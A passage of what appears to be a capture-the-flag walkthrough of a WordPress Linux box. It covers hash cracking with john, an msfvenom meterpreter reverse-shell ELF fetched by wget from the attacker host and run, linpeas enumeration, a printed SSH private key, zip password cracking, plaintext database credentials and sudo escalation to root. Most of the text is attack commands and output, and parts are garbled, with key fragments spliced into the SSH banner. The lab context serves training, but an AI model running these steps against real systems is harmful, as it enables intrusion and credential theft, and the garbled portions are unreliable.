$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
```

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass hash.txt --
verbosity=4
```



```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass hash.txt --verbosity=4

Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:18 1.92% (ETA: 09:22:12) 0g/s 4098p/s 24596c/s 24596C/s 5popin..4themoney
0g 0:00:02:23 3.48% (ETA: 09:22:47) 0g/s 4034p/s 24205c/s 24205C/s swamp123..susan29
0g 0:00:03:06 4.50% (ETA: 09:23:17) 0g/s 3989p/s 23939c/s 23939C/s 04tahoe..04191985
sandiegocalifornia (?)
1g 0:00:06:38 9.99% (ETA: 09:20:44) 0.002509g/s 4004p/s 23324c/s 23324C/s lamarca666..laluna12
1g 0:00:09:20 14.74% (ETA: 09:17:41) 0.001784g/s 4165p/s 23179c/s 23179C/s 1popkorn..1patrickwi
1g 0:00:10:31 16.93% (ETA: 09:16:27) 0.001583g/s 4194p/s 23059c/s 23059C/s y415426..y3arz3r0
1g 0:00:14:27 24.74% (ETA: 09:12:45) 0.001153g/s 4305p/s 23048c/s 23048C/s sisters1092..sistercash
1g 0:00:14:28 24.77% (ETA: 09:12:45) 0.001152g/s 4306p/s 23047c/s 23047C/s sirkv..siriusnegro
```

We successfully cracked Diego's password !

```
www-data@smol:/home$ su diego
su diego
Password: sandiegocalifornia


diego@smol:/home$
```

A.8 Privilege escalation

The objective is to obtain administrative/root access. Let's get a shell with meterpreter

```
(kali㉿kali)-[~/pent]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.21.193.132 LPORT=1234 -f elf -o shell.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```



```
diego@smol:~$ wget http://10.21.193.132:1234/shell.elf
wget http://10.21.193.132:1234/shell.elf
--2025-05-29 12:44:09-- http://10.21.193.132:1234/shell.elf
Connecting to 10.21.193.132:1234 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf          100%[=====>]      207  --.-KB/s    in 0.004s


2025-05-29 12:44:09 (51.9 KB/s) - 'shell.elf' saved [207/207]

diego@smol:~$ ls
ls
shell.elf  user.txt
diego@smol:~$ ./shell.elf
./shell.elf
bash: ./shell.elf: Permission denied
diego@smol:~$ chmod +x shell.elf
chmod +x shell.elf
diego@smol:~$ ./shell.elf
./shell.elf
```

View the full module info with the `info`, or `info -u` command.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.193.132:1234
[*] Sending stage (1017704 bytes) to 10.10.165.198
[*] Meterpreter session 1 opened (10.21.193.132:1234 → 10.10.165.198:33992) at 2025-05-29 08:44:58 -0400
meterpreter > 
```


Let's run linpeas



```
chmod +x linpeas.sh
./linpeas.sh
/bin/sh: 0: Can't open ./linpeas.sh
chmod u+r linpeas.sh
./linpeas.sh
```



```
File Actions Edit View Help
97cabd78cbe70f... [following]
peas.sh... [following]
-2025-0... [following]
41ac9-1e... [following]
29%2Fos... [following]
524e8939... [following]
20filena... [following]
Resolving... [following]
9.109.13... [following]
connecti... [following]
HTTP req... [following]
Length: ... [following]
Saving to... [following]
linpeas... [following]
2025-05-... [following]
kali... [following]
git-dumpe... [following]
linpeas... [following]
Powermad.ps1 PowerView.ps1 PsExec.exe Rubeus.exe
```



```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)


-rwxr-xr-x 1 think think 2602 Jun 21 2023 /home/think/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxGtoQjY5NUyMuD+3b0xzEYIhdBbsnicrrnvkMj0gdbp8xYKrf0gM
ehrrkrEXjcmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5IDefssH/RqRin0Y3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+FpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6HmiC
A2G4D5+uPluSH13TS12JpFyU3EjHQvV6evERecriHSfV0PxMrrwJEyOwSPYA2c7RLYh+tb
bniQRVAGE0Jato7kqAJOKZiUxHEIKh8nFOIt5J5sp6L/QfXxZYRMBaiuyNtt0Y1byNwj6/
EEYqE1YM5chhtmJm/RWog8U6DZf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrKiN9Xk9BG7HCnDhY2A6bC6biE4UqFU3ikNQZMXwCvF8vY
HD4zd0gaUM8Pqi90WCGEcGpTfW/dPe4+XoqZmcVAAAFiK47j+au04/mAAAAB3NzaC1yc2
EAAAGBAMRraEI20TVMprg/t29McxGCIXQW7J4nK6575DIzoHW6fMWCq3zoDHoA5Kx43Kp
qxb2c6dIZ1222gslFfLw68sLkIryu3eSA3n7LB/0akYpzmNxRGBPnpMyqB/kuvozRCnnT
B+w2pi7F8bABuW/wL5vhaVprzdcubE3gnmFNMLBzD/nHzNXGHA5A10h5oggNhuA+frj5b
kh9d00tdiaRclNIX0L1enrxEXnK4h0n1dD8TK68CRMjsEj2Ann00ZWIfw254kEVQBhNC
Wra05KgCTimSLlxxCCoQZxTiLeSebKepf0H18WwETAWorsjbbTmNW8jcI+vxBMkHtWDOXI
YbZiZv0VqIPF0g2X/AYAdiqFte5NdVRu+PnJhTGxj+sZ9ZkBuotrTx+lnGNSwHNCdW4cqR
rDz3BN0vd+LPY6yofjv5PQRuxwpw4WNgOmwmum4hOfKn1N4pDUGTF8ArxfL2Bw+M3ToGLDP
D6ovdFghhHBj7U31v3T3uPl6KmZnFQAAAAMBAEAAAGBAIXuXnQ4YF6DFw/UPkoM1phF+b
U0Ts4kI070tQpPbwG8+0gbTJBZN9J1N9kTfrKULAaW3cLUMS3W273sHe074tmgeoLBxJME
wW9vygHG4ReM0MKNYcBKL2kxTg3CKEESiMrHi9MITp7ZazX0D/ep1VLDWzQQg32Jal4jk
rxxC6J32ARoPHHeQZaCWopJAXpm8rfKsHA4MsknSxf4JmZnrcsmiGExzJQX+LWQbBaJZ/C
w1RPjm0/fJ16fqcreyA+hMeAS0Vd6rUqRkZcY/0/aA3zGUGXaaeiKtscjKJqeXZ66/NiYD
6XhW/03/uBwepTV/ckwzdDYD3v23YuJp1wUOPG/7iTYdQXp1FSHYQMd/C+37gyURLZJqZg
e8ShcdgU4htakbSA8K2pYwaSnpxsp/LHk9adQi4bB0i8bCTX8HQqzU8zga09ewjLpGBwf4
Y0qNNo8wyTluGrKf72vDbajtI9Rwu05wXhdi+RNhktuv6B4aGLTmDpNUk5UALknD2qAQAA
AMBU+E8sqbf2oVmb6tyPu6Pw/SrpK5caQw8Dn5RvG8VcdPsdCSc29Z+frcDkWN20qL+b0B
zb0hGp/YwPhJi098nujXEpSied8JCK00R9wU/luWKeorvIqLpaKA5TDZaztrFqBkE8FFEQ
gKLOtX3EX2P11ZB9UX/nD9c30jEW7NrVcrC0qmts4HSpr1rggIm+JIom8xJQWuVK42Dmun
lJqND0YfSgN5pqY4hNeqWIz2EnrFxfMaSzUFacK8WLQXVP2*8AAADBApKcG1ZU4dRIwLXE
XX060DsJ9omNYPHOXVlPmOov7Ull6T0dv1kaUuCszf2dhl1A/BBkGPQDP5hKrOdrh8vcRR
A+Eog/y0lw6CDUDfwGQrQDKRkVvUcNbGNhjgnxRRg20DEOK9G8GsJuRYihTZp0LniM2fHd
jAoSAEuXfS7+8zGZ9k9VDL8jaNNM+BX+DZPJ52Fx05MHu7S0/yU9wKf/zsuu5KlkYGFgLV
Ifa4X2anF1HTJJVFYUUBWAPPSKSfX1UQAAAMEAydo2UnBQhJUia3ux2LgTDe4FmldwZ+yy
PiFf+EnK994HuAkW2l3R36PN+Bo0ua7g1g1GHveMfB/nHh4zEB7rhYLFuDYZ//8IzuTaTN
7kGcF7yOYCd7oRmTQLUZeGz7WBr3ydmCPPLDJe7Tj94roX8tgwMO5WCuWHym60s8z0NKKR
u742mQ/UfeT6NnCWJHTorNpJO1f0exq1kmFKCMncIINnk8ZF1BBRQZtfjMvJ44sj90i4aE
81DXo7MfGm0bSFAAAAEEnRoAW5rQHVIDW50dXNlcnZlcg==
-----END OPENSSH PRIVATE KEY-----
```

We found an SSH key for think user. I copy the rsa key a give him the rights

```
(kali@kali)-[~/Desktop]
$ nano id_rsa

(kali@kali)-[~/Desktop]
$ chmod 600 id_rsa
```

Let's connect to ssh as think user



```
(kali㉿kali)-[~/Desktop] ryu3eSA3n7LB/0akYpzmNxRGBPnpMyqB/kuvozRCnnT
$ ssh -i id_rsa think@10.10.165.198 MLBzD/nHzNXGHA5A10h5oggNhuA+frj5b
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)BhNC
wraQ5kgCTimSL1xxCCoQZxT1LeSebKepf0H18WWETAworsjbbTmNW8jcI+vxBMkHtWDOXI
* Documentation:  https://help.ubuntu.com  Z9Zk8uotrtx+lnGNSwHNCdW4cqR
* Management:    https://landscape.canonical.comTFBArxFL2Bw+M3ToG1DP
* Support:       https://ubuntu.com/advantage

System information as of Thu 29 May 2025 01:20:51 PM UTC

System load:  0.08      Processes:           211
Usage of /:   57.8% of 9.75GB Users logged in:       0
Memory usage: 27%      IPv4 address for ens5: 10.10.165.198
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

162 updates can be applied immediately.
125 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

think@smol:~$
```

I switched to the gege user without requiring a password

```
think@smol:/home/gege$ su gege
```

let's download and unzip this


```
gege@smol:~$ ls
wordpress.old.zip
```

```
gege@smol:~$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.21.193.132 - - [29/May/2025 13:38:25] "GET /wordpress.old.zip HTTP/1.1" 200 -
```

```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ wget http://10.10.165.198:1234/wordpress.old.zip
--2025-05-29 09:38:22-- http://10.10.165.198:1234/wordpress.old.zip
Connecting to 10.10.165.198:1234 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 32266546 (31M) [application/zip]
Saving to: 'wordpress.old.zip'

wordpress.old.zip      100%[=====] 30.77M  2.08MB/s   in 14s

2025-05-29 09:38:36 (2.25 MB/s) - 'wordpress.old.zip' saved [32266546/32266546]
```

```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ unzip wordpress.old.zip
Archive:  wordpress.old.zip
creating:  wordpress.old/
[wordpress.old.zip] wordpress.old/wp-config.php password: █
```

The archive was password-protected; the password was cracked using John and the rockyou wordlist.

```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ zip2john wordpress.old.zip hash.txt
```

```
hash_zip.txt  wordpress.old  wordpress.old.zip
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ cat hash_zip.txt
wordpress.old.zip:$pkzip$8*1*1*0*0*24*a31c*c2fb90b3964ce4863c047a66cc23c2468ea4fffe2124c38cb9c91659b31793de138ae891*
1*0*0*24*a31c*7722f8032fb202c65e40d0d76a91cdfa948dc7e6857f209a06627320940fa5bcb2603e6*1*0*0*24*a31c*592448eb70b5198
cef005c60d3aeb3d78465376eaa5f465e1c2dd7c890d613102e284c88*1*0*0*24*a320*f87c1c69a82331ca288320268e6c556a6ddc31a03e51
9747bd7b811b6b837527c82abe0e*1*0*0*24*a320*dc42fd5700a7ab7a3353cc674906dec0d6b997d8d56cc90f1248d684df3382d4d8c3ea45*
1*0*0*24*a320*c96021e04f0d8a5ce6f787365277b4c9966e228fe80a3d29bc67d14431ecbab621d9cb77*1*0*0*24*a320*35fe982e604f7d2
7fedd1406d97fc4e874ea7df806bda1fea74676d3510a698ec6a7a3ac*2*0*26*1a*8c9ae7e6*60ed*6c*0*26*a31c*7106504d46479d273327e
56f5e3a9dd835ebf0bf28cc32c4cb9c0f2bb991b7acaaa97c9c3670*$/pkzip$::wordpress.old.zip:wordpress.old/wp-content/plugins
/akismet/index.php, wordpress.old/wp-content/index.php, wordpress.old/wp-content/plugins/index.php, wordpress.old/wp
-content/themes/index.php, wordpress.old/wp-includes/blocks/spacer/style.min.css, wordpress.old/wp-includes/blocks/s
pacer/style-rtl.min.css, wordpress.old/wp-includes/blocks/spacer/style.css, wordpress.old/wp-includes/blocks/spacer/
style-rtl.css:wordpress.old.zip
```


```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ john hash_zip.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE (2025-05-29 09:41) 1.492g/s 11383Kp/s 11383Kc/s 11383KC/s hesse..hepiboth
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Let's unzip the zip file with the password

```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ ls
hash_zip.txt  wordpress.old  wordpress.old.zip
```

```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034/wordpress.old]
$ ls
index.php      wp-admin      wp-content    wp-load.php   wp-signup.php
license.txt    wp-blog-header.php  wp-cron.php   wp-login.php   wp-trackback.php
readme.html    wp-comments-post.php wp-includes    wp-mail.php    xmlrpc.php
wp-activate.php wp-config.php  wp-links-opml.php wp-settings.php
```

I read the wp-config file and find xavi password



```
/** Database username */  
define( 'DB_USER', 'xavi' );  
  
/** Database password */  
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );
```

```
gege@smol:~$ su xavi  
Password:  
xavi@smol:/home/gege$
```

typing `sudo -l` allow us to see that xavi can be root on the system

```
xavi@smol:/home/gege$ sudo -l  
Matching Defaults entries for xavi on smol:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User xavi may run the following commands on smol:  
    (ALL : ALL) ALL  
xavi@smol:/home/gege$ sudo su  
root@smol:/home/gege$
```